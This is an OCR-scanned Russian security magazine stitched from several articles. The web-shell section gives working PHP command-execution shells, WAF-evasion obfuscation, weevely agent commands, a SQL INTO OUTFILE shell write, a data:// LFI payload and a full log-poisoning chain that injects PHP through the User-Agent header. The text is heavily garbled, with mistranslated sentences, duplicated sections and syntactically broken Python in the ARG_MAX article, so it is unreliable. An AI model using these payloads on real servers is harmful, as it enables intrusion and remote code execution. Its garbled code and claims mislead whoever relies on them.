Сохраняем файл как `index.php` и протестируем http://localhost:8080/index.php. Теперь, ты можешь выполнять любые команды и не нарвешься по поводу того, что забыл где-то исправить пробел на URL.

ОБХОД ЗАЩИТЫ

Плюс веб-шелла в том, что он выполняется в контексте веб-приложения. Либо не нужно создавать отдельный файл, а хакер проверяет что можно сделать обхода фаервола по файлам — это только один из способов защиты.

В Docker-среде проверяем полностью скрыт шелла. В реальной жизни на сервере может быть установлен Web Application Firewall (WAF), настроенный на блокировку подозрительных обращений системных команды. В таком случае атакующему приходится придумывать способ обходящий его есть скрипты, которые не блокируются. Или использовать тот чаще всего работает — обфускацию данных для этого вызовов.

Один из вариантов — использовать кодировки Base64. Давай попрошу меня `shell_exec`:

```
<?php
    $F = "shell"."_"."exec";
    echo $F($_GET['cmd']);
?>
</pre>
<?php
$F = "shell"."_"."exec";
echo $F($_POST['cmd']);
?>
</pre>
```

Такой метод уже гораздо хуже, но отдыхать кодировать каждую команду нередко. Добавь в файл обработчик на JavaScript:

```
<?php
$F = "shell"."_"."exec";
echo $F($_POST['cmd']);
?>
</pre>
<?php
$F = "shell"."_"."exec";
echo $F($_GET['cmd']);
?>
</pre>
```

ВЕБ-ШЕЛЛЫ С САМОГО НАЧАЛА

КАК СЕРВЕРЫ ЗАХВАТЫВАЮТ ЧЕРЕЗ ВЕБ-ПРИЛОЖЕНИЕ

Основные фичи:

- файловый менеджер с drag & drop, chmod, массовым копипастом;
- консоль (выполнение каждой разным функциям — system/exec/passthru — и обходами disable_functions);
- SQL-менеджер (MySQL/PostgreSQL, дампы, триггеры);
- brute FTP/MySQL, back-connect, bind-shell;
- поиск файлов/текста по серверу, работа со строками, хешем;
- блокировка пауков — если юзер-агент — Google, отдает 404 (полезно, чтобы другие не находили твой шелл через Google);
- маленький размер (65 Кбайт), выбор кодировки.

Сейчас много модификаций: WSO 2.5, WSO-NG, «невидимки» с шифрованием. Многие скачали расширенную версию, — это либо старая версия, либо версии, приправленные бэкдорами. Если брать готовый веб-шелл — проверяй обязательно. WSO подходит для комфортной эксплуатации сервера, когда уже есть загруженный файл и хочется GUI.


Ссылку на классический WSO 2.5 я привожу скорее для истории: он не запустится на PHP 7 или 8. Внутри куча старых функций вроде **set_magic_quotes_runtime** или предполагается с базе через **mysql_**. Зато это чистый код, который можно модифицировать и получить рабочий шелл. В большинстве случаев более новые версии будут обфуцированы.

Есть новая версия WSO, но скачивать и использовать на свой страх. По умолчанию установлен пароль **hfdh3@63iq12**

weevely3

Это серьезный инструмент для пентеста. Не просто шелл, а зарядочная пушка, как пишут разработчики. Входит в комплект инструментов Kali.

Эта тупая скорее бэкдор, для работы используется не браузер, а клиент программы к своему агенту.



Результат конекта через weevely3

При пентесте сначала генерируешь маленький зашифрованный агент (PHP-файл) и запихиваешь на сайт.

```
weevely generate test123 wshell.php
```

Подключаешься через Python-клиент **weevely.py** — получаешь терминал как SSH:

```
weevely http://localhost:8080/wshell.php test123
```

Тупая подразумевает около 30 мощных модулей для работы. Вот некоторые примеры:

- выполнение команд даже при **disable_functions** (креативные обходы);
- SQL-консоль + pivoting;
- прокси через шелл;
- reverse/bind shells, туннели Meterpreter;
- скан портов, поиск паролей, модули эскалации привилегий.

Модули динамически подгружаются, сам агент крошечный.

Чтобы подробнее познакомиться с модулями, после конекта к агенту использовать команду **:help**. Двоеточием тыс давешь понять, что хочешь работать с модулями.

Работа через **weevely** максимально такая. График обфуцирован, сигнатур почти нет. Идеально для долгосрочного доступа.


КАК ЗАЛИТЬ ВЕБ-ШЕЛЛ НА СЕРВЕР

Веб-шелл — это не метод атаки, а способ превратить уязвимость в Remote Code Execution. Чтобы залить шелл, тебе нужна какая-то уязвимость с записью в файл. Наиболее простой вариант — это небезопасная загрузка файла. Загрузил файл и пользуешься.

Для демонстрации запустим DVWA:

```
docker run --rm -it -p 80:80 vulnerables/web-dvwa
```

Зайди на **http://localhost**, используй **admin/admin** для входа. Жми Setup/Reset DB. Заново авторизуйся с кредами **admin/password**. В меню слева найди File Upload, это раздел, связанный с уязвимостью загрузки файлов. Выбери файл и попробуй загрузить его на сервер — это небезопасная загрузка файла. Загрузил файл и пользуешься.



Еще вариант — записать шелл в веб-директорию через SQL Injection. Если база данных внутри на том же сервере и пользователь имеет права на запись через **INTO OUTFILE**, выполни подобную команду:

```
SELECT '<?php system($_GET["cmd"]); ?>' INTO OUTFILE '/var/www/html/shell.php';
```

SQL Injection бывает полезна не только возможностью записи файла. На одном пентесте у меня была самописная система управления контентом. Веб-приложение оказалось несколько домеков, каждый из которых работал с собственным сервером. Система расширяла контент по этим доменам через FTP. Данные при подключении хранились в открытом виде в базе. Само приложение было уязвимо к SQL Injection. Мне не составило никакого труда вытащить данные из базы, подключиться к FTP и залить веб-шелл.

Часто для загрузки веб-шелла используется Local File Inclusion и Remote File Inclusion. Если доступны вариперы, есть вариант подгрузить шелл подобным способом.

```
?page=data://text/plain; base64,PD9waHAgc3lzQGVtKCRfRWVkYyI3b0OyA/Pg==&c=id
```

Подразумевается, что из параметра **page** значение напрямую передается в функцию include. Перед **data://** передаем такую строку:

```
<?php system($_GET["c"]); ?>
```

В параметре **&c** пропишсла системная команда, которую PHP будет искать после работы вариперва.

Если вариперы недоступны, но есть Remote File Inclusion, тебе нужно поместить шелл на свой сервер. Шелл должен быть в виде текстового файла с блоком кода **<?php...?>**. Тогда веб-приложение подгружает текст и выполнит код веб-шелла.

Что делать, если есть только **Local File Inclusion**? Попробуй интересных мук через лог сервера. Код веб-шелла отправляется в **User-Agent**. После ког инициируется через **LFI** на страницу сайта.

Чтобы на практике посмотреть, как это работает, создадим **Dockerfile**:

```
FROM php:8.2-apache

RUN mkdir -p /var/log/apache2 \
  && chown -R www-data:www-data /var/log/apache2 \
  && chmod -R 755 /var/log/apache2 \
  && rm -f /var/log/apache2/*.log \
  && sed -i 's|ErrorLog ${APACHE_LOG_DIR}/error.log|ErrorLog /var/log/apache2/error.log|' /etc/apache2/apache2.conf \
  && sed -i 's|CustomLog ${APACHE_LOG_DIR}/access.log|CustomLog /var/log/apache2/access.log|' /etc/apache2/apache2.conf \
  && sed -i 's|CustomLog ${APACHE_LOG_DIR}/other_vhosts_access.log|CustomLog /var/log/apache2/other_vhosts_access.log|' /etc/apache2/conf-available/other-vhosts-access.conf || true

# Упакуем страницу LFI
COPY <<'EOF' /var/www/html/vuln.php
<?php
if (isset($_GET['page'])) {
  include($_GET['page']);
} else {
  echo "<h1>LFI demo page</h1>";
}
?>
EOF

EXPOSE 80
```

Обрати внимание на смену владельца и установку прав на папку с логами. Хук возможен только в случае, если у тебя есть права на чтение логов.

Собери и запусти контейнер:

```
docker build -t lfi-log-lab .
docker run -d -p 8080:80 --name lfi-lab lfi-log-lab
```

Выполни инъекцию шелла в User-Agent:

```
curl -A '<?php extract($_GET); system($c); die(); ?>' http://localhost:8080/vuln.php
```

Проверь, чтобы в **access.log** лежал код в правильном формате:

```
docker exec -it lfi-lab tail -n 3 /var/log/apache2/access.log
```

В ответе должна быть подобная строка:

```
172.17.0.1 - - [23/Feb/2026:10:25:38 +0000] "GET /vuln.php HTTP/1.1" 200 196 "-" "<?php extract($_GET); system($c); die(); ?>"
```

Функция **extract()** выбрана не случайно. По умолчанию Apache 2 избавляется от кавычек. Например, можем попытаться отправить такой код:

```
<?php system($_GET["cmd"]);die();?>
```

Тогда на выходе получим


```
<?php system($_GET[cmd]);die();?>
```

При попытке инклудить код увидишь фатальную ошибку, так как **cmd** это неизвестный для PHP литерал. Если экранируешь кавычки через **\"**, в лог строка упадет в том же виде: **$_GET["cmd"]**. Такой код тоже приведет к ошибке. Поэтому оптимальный путь — это «разобрать» именованный массив **$_GET** на локальные переменные. После работы функции PHP создаст одноименные переменные.

Команда **die()** нужна для прекращения выполнения. Все, что идет в файле после нее будет проигнорировано интерпретатором. PHP. Это позволит избежать ошибок при выполнении твоего шелла и защитит твою инъекцию от чужих инклудов. С другой стороны, если допустишь ошибку в инъекции, прокатит кодать, когда лог-файл уже заполнится и система сжирает ин.

Тебе осталось передать команду в параметре **&c**:

```
curl "http://localhost:8087/vuln.php?page=/var/log/apache2/access.log&c=id"
```



При выполнении запроса PHP увидит в **page** путь к логу. При помощи **include** подгрузит файл лога и попытается «скомпилировать» блоки PHP в тексте. Напоминаешь на **<?php...?>**, выполнит код вставки. Текст вне PHP-блока будет проигнорирован.

Внутри блока выполнится экстракт. Значение GET-параметра **&c** попадет в переменную **$c**. Далее сработает системный вызов. Наш пример приведет к системному вызову функции **id**. Результат работы **system** отправляется в **stdout**, в данном случае это тело ответа сервера. Завершится выполнение функцией **die()**, после которой интерпретатор забудет про текст лога и продолжит выполнение кода, идущего за **include($_GET['page']);**.

Как видишь, есть много способов загрузить шелл на сервер. Конкретный способ зависит от конфигурации сервера.

АВТОНОМНЫЕ И НЕАВТОНОМНЫЕ ВЕБ-ШЕЛЛЫ

Шеллы на PHP в большинстве случаев автономны — загрузил файл, и можно сразу пользоваться. Как ты понимаешь, такой подход работает не везде. Автономию могут работать и веб-шеллы, ориентированные на ASP, JSP и скрипты на Perl.

Автономные веб-шеллы работают исключительно благодаря архитектуре интерпретатора и веб-сервера, которые выполняют код по факту HTTP-запроса и файлу. Противоположность — процессы с предварительной загрузкой структуры файлов и ресурсов.

Отличный пример — проекты на Node.js. Просто так запить веб-шелл в нем не получится. Запущенное приложение просто проигнорирует твой файл. Node.js загружает приложение целиком, добавляет в его пространственные маршруты и не подтягивает новые файлы автоматически при их появлении. Чтобы Node.js начал обрабатывать файл, тебе нужно сделать его увидеть и каким-то образом подгрузить. Например, если у тебя есть возможность запустить свой шелл на параллельное выполнение на другом порте, прописав команду **package.json**.

Результата ты не получишь, даже если у тебя есть возможность дописать свой шелл в код сервера из файлов или добавить новый роут. Пока приложение не будет перезапущено, ни о какой обработке речи быть не может.

Существуют способы «выбить» сервер и заставить перезагрузить веб-приложение. Но это уже выходит за пределы знакомства с веб-шеллами. На этом этапе тебе важно самому понимание того, что бывают автономные и неавтономные серверы. На первых порах проще работать с классическим заликом. Если интересно узнать, как заливать и закреплять неавтономный веб-шелл, напиши в комментах.

ВЗЛОМ

CVE С САМОГО НАЧАЛА

Учимся искать информацию об уязвимостях

АНТОН ОСИПОВ

WARNING

Статья может сознательному юзеру и продвинутым для специалистов по безопасности, принадлежащим к разным кругам, дать ложное представление о реальности, за любой вред, причиненный с применением изложенной информации. Распространение вредоносных программ, нарушение работы сетей и нарушение тайны переписки по закону.

CVE (Common Vulnerabilities and Exposures) — это справочник, в котором ждут нетронутыми обо всех публичных уязвимостях. В нем есть данные уязвимостей в системах на новых версиях Linux и Windows и 2-й, 3-й, 4-й, 5-й версиях Android, как основных WhatsApp, своей картинкой. Там же лежит информация о уязвимостях в приложениях для Android, iOS, macOS, Windows, Linux, в сетевом оборудовании (TPM) подключенности по SPI-шине, в беспроводных компьютерах Mosa UC-1000. Они описывают возможность атаковать от сети на SPI-шину TPM Tar на — уязвимости всех операционных систем и еще много всего разного.

CPE-2020-0719 Detail

Description

Improper input validation in the firmware for Intel(R) Ethernet Controller I225 - LM, I225 - V, I226 - LM, I226 - V, I226 - IT, I227 - LM, I227 - V, I228 - LM, I228 - V, I228 - IT, I229 - LM, I229 - V, I230 - LM, I230 - V, I230 - IT, I231 - LM, I231 - V, I232 - LM, I232 - V, I232 - IT, I233 - LM, I233 - V, I234 - LM, I234 - V, I235 - LM, I235 - V, I236 - LM, I236 - V, I237 - LM, I237 - V, I238 - LM, I238 - V,

CVE С САМОГО НАЧАЛА

УЧИМСЯ ИСКАТЬ ИНФОРМАЦИЮ ОБ УЯЗВИМОСТЯХ

Стало:

```
https://www.win-rar.com/fileadmin/winrar-versions/winrar/winrar-x64-710.exe
```


В результате кажется нужная версия программы.

Скачиваем уязвимый WinRAR.

Установи программу на виртуалку, тестировать уязвимости в рабочей ОС — не лучшая идея. Как минимум, при запуске, тебе нужно отключить защиту Windows, иначе антивирус может помешать.

Версию уязвимого ПО ты знаешь. Для начала попробуем глянуть в `searchsploit`:

```
searchsploit winrar
```




Поиск в searchsploit не дал результата.

Ну, здесь ничего подсердишего нет. Значит, стоит поискать в Google: «Winrar 7.10 CVE». В ответ получишь кучу ссылок на CVE-2025-6218.

Результат поиска инфы о CVE

Открыв пару из них, узнаешь, что речь идет о Directory Traversal Remote Code Execution Vulnerability с оценкой риска в 7.8. Уязвимость позволяет обход пути, и это может привести к RCE! Последнее оставим за кадром, а то знаю я вас — сломаете всю школьной компьютерку. А вот с директориями поиграли-ся.

Required CVE Record Information



Описание уязвимости на cve.org

В выдаче Google тебе должны были попасться результаты вроде «CVE-2025-6218 exploit». Если нет, то вбей эту строку в поиск. Для надёжности добавь к запросу **site:github.com**.

Я вообще рекомендовал от qrins-sec. Внутри есть тестовый архив, есть скрипт на Python, генерирующий архив. Скачай всё и попробуй открыть архив `test.rar` прямо в WinRAR. Сразу увидишь, в чем заключается уязвимость.

Внутри архива лежит папка с интересным именем

Попробуй кликнуть правой кнопкой мыши и распаковать архив. Для наглядности можешь сделать это дважды, чтобы вызвать окно с вопросом о замене. Там увидишь интересный путь `.\test\..\test.txt`. Именно комбинация количество переходов вверх `\..` можно попытать файл почти куда угодно. Почти, потому что ты наверняка ограничен отсутствием прав и пристальным взором антивируса — но это уже другая история.

C:\ZDI-CNA-7878
Extracting from Test.rar
C:\Program Files\Microsoft Office
C:\Program Files\Common Files
C:\Program Files\Internet Explorer
C:\Program Files\Windows Mail
C:\Program Files\Windows Media Player
C:\Program Files\Windows NT
C:\Program Files\Windows Photo Viewer
C:\Program Files\Windows Sidebar
C:\Program Files\WinRAR
C:\Program Files\desktop.ini
C:\Program Files\desktop.ini
C:\Program Files\desktop.ini

МОЩНЫЕ АРГУМЕНТЫ

Блокируем запуск процессов в Linux через переменные окружения

Илья Мадер
Технический эксперт
Positive Technologies
ilya@ptsecurity.com

Чтобы сломать запуск программы в Linux, необязательно портить к ней бинарник или права доступа. Можно попробовать повторить ранее, чтобы перед запуском процессу стал гадить, — аргументы командной строки и переменные окружения. В этой статье разберем, как это можно реализовать.

Для этого нужно понять, как Linux отличает корневой процесс **envp** и **argv**, а также при каких условиях **execve()** возвращает **E2BIG**. Обходим эти знания, мы добьемся стабильного результата — запуска процессов с большим количеством аргументов и больше переменных окружения.

ARG_MAX

Про ограничение на длину аргументов в Linux знают наверняка: ошибка для функции **execve()** — **E2BIG**. Она возникает, если сумма аргументов окружения слишком длинная. Ограниченно. А что значит «слишком длинная»? Как вообще узнать этот предел?

MAXIMUM SIZE ARGUMENTS

Для определения максимального размера есть константа **ARG_MAX**. Эти значения влияют на стандартный размер **argv**, а **envp**, передающийся в системные вызовы **execve**. Для проверки на значение в системе можно использовать:

```
getconf -a | grep ARG_MAX
```

Посмотрим у себя:

```
root@rt3600ub:/home# /usr/bin/ldd /usr/bin/ls | grep ARG_MAX
ARG_MAX                           2097152
_POSIX_ARG_MAX                    2097152
```

Отлично. Я получил стартовую точку.

Как передается аргументы

Чтобы обойти ограничения, нужно знать, что именно обрабатывается при **argc**, **argv** и **envp**:

- **argc** — количество аргументов командной строки;
- **argv** — аргументы, с которыми запущен процесс, первым, при запуске **ls -l /tmp/** **argv** передал строки **ls**, **-l** и **/tmp**;
- **envp** — переменные окружения, которые получает процесс, NAME=value.

Не торопись, когда говорит тебе старший брат, почти всегда может в ваш рассмотрение обсуждения вмешаться.

ПЕРЕПОЛНИМ ARGV

ARG_MAX ограничивает размеры **argv** и **envp**. Для простоты эксперимента я буду использовать **argv**:

> **INFO**
>
> Лимит **ARG_MAX** относится не только к строкам аргументов и переменных окружения. При запуске процесса ядро Linux выделяет для переменных данных несколько разделений, выравниваний и вспомогательных информации. Поэтому в практическом эксперименте доступный размер полезных данных может быть меньше, чем просто **argv** + **envp**.

Раньше такое делать не очень удобно (если я бы спекал, как кто-нибудь занимается этим). Мы для этого используем Python. Подходящие аргументы:

- запуск стороннего процесса с можно **argc** и **envp**;
- получение информации об ошибке.

ОБЕРТКА ВОКРУГ EXECVE

Обёрнуто **execve** недостаточно, так как он заменит память, текущего процесса значит дальнейший код не будет выполнен. В качестве примера я напишу себе функцию **try_execv**, которая запускает процесс с переданными **bin**, **argv** и **envp**:

```
def try_execv(
    bin: str,
    argv: list = None,
    envp: dict[str, str] = None
) -> tuple[bool, int | None]:

    if argv is None:
        argv = []

    if envp is None:
        envp = []

    rfd, wfd = os.pipe()

    pid = os.fork()

    if pid == 0:
        os.close(rfd)
        os.execve(bin, argv, envp)
        os._exit(1)
    except OSError as e:
        try:
            os.write(wfd, str(e.errno).encode('ascii'))
        finally:
            os._exit(111)
    except Exception:
        try:
            os.write(wfd, b'-EUSR')
        finally:
            os._exit(112)

    os.close(wfd)
    data = os.read(rfd, 64)
    os.close(rfd)
    _, status = os.waitpid(pid, 0)

    if data:
        err = int(data.decode('ascii', errors='replace'))
        return (False, err)

    return (True, None)
```

Логика работы этой функции следующая:

1. Создается **fork** для обращения между родительским и дочерним процессами.
2. Вызывается **fork** для создания дочернего процесса.
3. В дочернем процессе я закрываю **rfd**. **rfd** хранится в системе для чтения, а затем вызываю **execve** (на начало бинарного файла).
4. С помощью **OSERROR** я пытаюсь сообщить родителю о провале процесса, если он завершился неудачно, и записываю ее код в **wfd**.
5. В это же время родитель ждет, пока дочерний процесс завершится, или пишет дочернего процесса из **rfd**. В случае успешного завершения это файлы. Для данного эксперимента нам нужно узнавание запустился дочерний процесс или нет и коды ошибки.

ПОЛУЧАЕМ ОШИБКУ E2BIG

Следующий логический этап — получение ошибки **E2BIG**. В качестве вспомогательного я ещё использовать бинарный файл **/bin/true**. Попробуем запустить его с аргументом **A** и **ARG_MAX**:

```
def get_e2big_crash() -> bool:
    val_len = os.sysconf(os.sysconf_names['SC_ARG_MAX'])

    ok, err = try_execv('/bin/true', ['true', 'A' * val_len])

    if ok:
        raise Exception('Failed to find e2big')

    if err != errno.E2BIG:
        raise RuntimeError('Failed to find val_len')

    return True
```

Логика работы простая:

1. Получаем **ARG_MAX**.
2. Запускаем процесс **/bin/true** с аргументом **'A' * ARG_MAX**.
3. Проверяем код ошибки.

Запущу с **strace -e trace=execve,execveat -f**, чтобы увидеть ещё сообщения, которые первая строка системных вызовов:

> **INFO**
>
> Strace умеет показывает системные вызовы программы.

Перепишу. И чтобы для отслеживания дочерних процессов, **-e trace=** использовался для вывода информации об обращениях системных вызовов:

```
root@rt3600ub:/home# /usr/bin/ldd /usr/bin/strace -e trace=execve,execveat -f
/usr/bin/strace ls
        linux-vdso.so.1 (0x00007ffc8a7ff000)
        libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f2a8a8ff000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2a8a600000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2a8a9a1000)
execve("/usr/bin/ldd", ["/usr/bin/ldd", "/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = 0
execve("/usr/bin/strace", ["/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/local/sbin/strace", ["/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/local/bin/strace", ["/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/sbin/strace", ["/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 ENOENT (No such file or directory)
execve("/usr/bin/strace", ["/usr/bin/strace", "-e", "trace=execve,execveat", "-f", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = 0
strace: Process 88 attached
strace: Process 88 attached
[pid  88] execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
[pid  88] execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
[pid  88] +++ exited with 1 +++
+++ exited with 0 +++
```

Отлично. Переходим к следующему шагу:

ПОДТВЕРЖДАЕМ ЗНАЧЕНИЕ ARG_MAX

Ошибку мы получили. Но передача одного бинарного аргумента мне не о чем не говорит. Теперь я на каждый шаг добавлю аргумент, при котором процесс будет завершаться с ошибкой **E2BIG**.

Чтобы работать эффективнее, можно использовать линейный поиск или же бинарный поиск (на того по алгоритмы мне пригодилось). Для линейного поиска я передаю значение **ARG_MAX** по чтобы есть работает неверным, в будущем проверять, что при выбранном значении правой границы процесс завершается с ошибкой. Для бинарного поиска я использую **binary_search**:

```
def find_e2big_val() -> int:
    val_len = os.sysconf(os.sysconf_names['SC_ARG_MAX'])
    ok = True

    while ok:
        ok, err = try_execv('/bin/true', ['true', 'A' * val_len])

        if ok:
            val_len *= 2
            continue

        if err != errno.E2BIG:
            raise RuntimeError('Failed to find val_len')

    return val_len
```

Я ищу и пытаюсь запустить процесс с аргументом длины **ARG_MAX**. Плюс процесс запускается корректно, мы будем удваивать длину аргумента командной строки.

Лежит и правая граница плюс окружения, значит, можно рекламировать поиск:

```
def arg_overflow() -> int:
    bin = '/bin/true'

    left = 0
    right = find_e2big_val()
    mid = (left + right) // 2

    while left < right:
        mid = (left + right) // 2
        payload = 'A' * mid
        ok, err = try_execv(bin, ['true', payload], {})

        if ok:
            left = mid + 1
            elif err == errno.E2BIG:
            right = mid
            else:
            return -1

    return right
```

Выделим функцию с **main**:

```
def main() -> int:
    arg_len = arg_overflow()
    return 0

if __name__ == '__main__':
    main()
```

Это пока я тебе выдал:

```
root@rt3600ub:/home# /usr/bin/ldd /usr/bin/ls
        linux-vdso.so.1 (0x00007ffc8a7ff000)
        libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f2a8a8ff000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2a8a600000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2a8a9a1000)
execve("/usr/bin/ldd", ["/usr/bin/ldd", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = 0
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
+++ exited with 0 +++
```

Как видим, мы сработали корректно. Значит **131 072** — это максимальный размер аргумента командной строки в моей системе.

Почему максимум аргумента — 131 072 байт?
Если **ARG_MAX** ограничивает 2 097 152, ограничивающий суммарный размер аргументов и переменных окружения, значит, в Linux существует дополнительный механизм, который ограничивает каждый аргумент отдельно.
Ядро Linux использует **MAX_ARG_STRLEN** — максимальный размер одной строки аргумента. Значение жестко зашито в коде. Для обсуждения нужно:
- скачать исходники ядра;
- поиск по ключевым словам;
- анализ контекста.
Ядро Linux использует значение **PAGE_SIZE** — размер страницы памяти. Для большинства систем **PAGE_SIZE** = 4096 байтам. Для x86_64 это стандартное значение.
Формула: **MAX_ARG_STRLEN** = **PAGE_SIZE** * 32
Для 131 072 байт (128 Кбайт). Это соответствует 32 страницам памяти. Ядро проверяет каждый аргумент:
- На практике это значит, что:
- один аргумент может занимать максимум половину от всего объема — 128 Кбайт;
- сумма аргументов ограничена лимитом **SAFE**(см. также отдельный блок ниже);
- ядро не проверяет суммарный размер всех аргументов.

ПЕРЕПОЛНИМ ENVP

А что так с **envp**? Сейчас сделаю! Мне кажется, что для переменных окружения значения ограничений может, но скорее всего ограничивается общий лимит, или сложней переменной и знак =.

Для обсуждения значения будут использованы уже знакомый тобой код:

```
def envp_overflow() -> int:
    bin = '/bin/true'

    envp = {}

    left = 0
    right = find_e2big_val()
    mid = (left + right) // 2

    while left < right:
        mid = (left + right) // 2
        payload = 'A' * mid
        ok, err = try_execv(bin, ['true'], {'A': payload})

        if ok:
            left = mid + 1
            elif err == errno.E2BIG:
            right = mid
            else:
            return -1

    return right

def main() -> int:
    envp_len = envp_overflow()
    print(f'Current env len {envp_len}', ARG_MAX [ARG_MAX] *
    return 0

if __name__ == '__main__':
    main()
```

Запускаем:

```
root@rt3600ub:/home# /usr/bin/ldd /usr/bin/ls
        linux-vdso.so.1 (0x00007ffc8a7ff000)
        libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f2a8a8ff000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2a8a600000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2a8a9a1000)
execve("/usr/bin/ldd", ["/usr/bin/ldd", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = 0
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
+++ exited with 0 +++
```

Как видим, мы сработали корректно. Значит **131 072** — это максимальный размер аргумента командной строки в моей системе.

Почему максимум аргумента — 131 072 байт?
Если **ARG_MAX** ограничивает 2 097 152, ограничивающий суммарный размер аргументов и переменных окружения, значит, в Linux существует дополнительный механизм, который ограничивает каждый аргумент отдельно.
Ядро Linux использует **MAX_ARG_STRLEN** — максимальный размер одной строки аргумента. Значение жестко зашито в коде. Для обсуждения нужно:
- скачать исходники ядра;
- поиск по ключевым словам;
- анализ контекста.
Ядро Linux использует значение **PAGE_SIZE** — размер страницы памяти. Для большинства систем **PAGE_SIZE** = 4096 байтам. Для x86_64 это стандартное значение.
Формула: **MAX_ARG_STRLEN** = **PAGE_SIZE** * 32
Для 131 072 байт (128 Кбайт). Это соответствует 32 страницам памяти. Ядро проверяет каждый аргумент:
- На практике это значит, что:
- один аргумент может занимать максимум половину от всего объема — 128 Кбайт;
- сумма аргументов ограничена лимитом **SAFE**(см. также отдельный блок ниже);
- ядро не проверяет суммарный размер всех аргументов.

ПЕРЕПОЛНИМ ENVP

А что так с **envp**? Сейчас сделаю! Мне кажется, что для переменных окружения значения ограничений может, но скорее всего ограничивается общий лимит, или сложней переменной и знак =.

Для обсуждения значения будут использованы уже знакомый тобой код:

```
def envp_overflow() -> int:
    bin = '/bin/true'
    envp = {}

    left = 0
    right = find_e2big_val()
    mid = (left + right) // 2

    while left < right:
        mid = (left + right) // 2
        payload = 'A' * mid
        ok, err = try_execv(bin, ['true'], {'A': payload})

        if ok:
            left = mid + 1
            elif err == errno.E2BIG:
            right = mid
            else:
            return -1

    return right

def main() -> int:
    envp_len = envp_overflow()
    print(f'Current env len {envp_len}', ARG_MAX [ARG_MAX] *
    return 0

if __name__ == '__main__':
    main()
```

Запускаем:

```
root@rt3600ub:/home# /usr/bin/ldd /usr/bin/ls
        linux-vdso.so.1 (0x00007ffc8a7ff000)
        libcap.so.2 => /lib/x86_64-linux-gnu/libcap.so.2 (0x00007f2a8a8ff000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f2a8a600000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f2a8a9a1000)
execve("/usr/bin/ldd", ["/usr/bin/ldd", "/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = 0
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
execve("/usr/bin/ls", ["/usr/bin/ls"], 0x7ffc8a7ff0a0 /* 26 vars */) = -1 E2BIG (Argument list too long)
+++ exited with 0 +++
```

Как видим, мы сработали корректно. Значит **131 072** — это максимальный размер аргумента командной строки в моей системе.

МОЩНЫЕ АРГУМЕНТЫ

БЛОКИРУЕМ ЗАПУСК ПРОЦЕССОВ В LINUX ЧЕРЕЗ ПЕРЕМЕННЫЕ ОКРУЖЕНИЯ

ОГРАНИЧИВАЕМ ДЛИНУ ARGC

Так как **ARG_MAX** ограничивает суммарную память **argc + envp**, то кажется разумным, что я могу создать несколько переменных окружения, чтобы оставить ограниченную память для **argv**. Давай попробуем это сделать.

Из полученных ранее лимитов можно сделать вывод, что в памяти может храниться 16 переменных максимальной длины. Значит, чтобы сделать хоть какое-то место для **argc**, нам нужно создать 15 переменных окружения максимальной длины и еще одну, которая будет ограничивать размер **argc**.

Вот и результат:

```
[gid   136] execve("/bin/true", ["true",
 "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa",...,
```

ZERO-CLICK BO FREESCOUT

Как работает захват сервера одним письмом

Artur Gatin
Positive Technologies

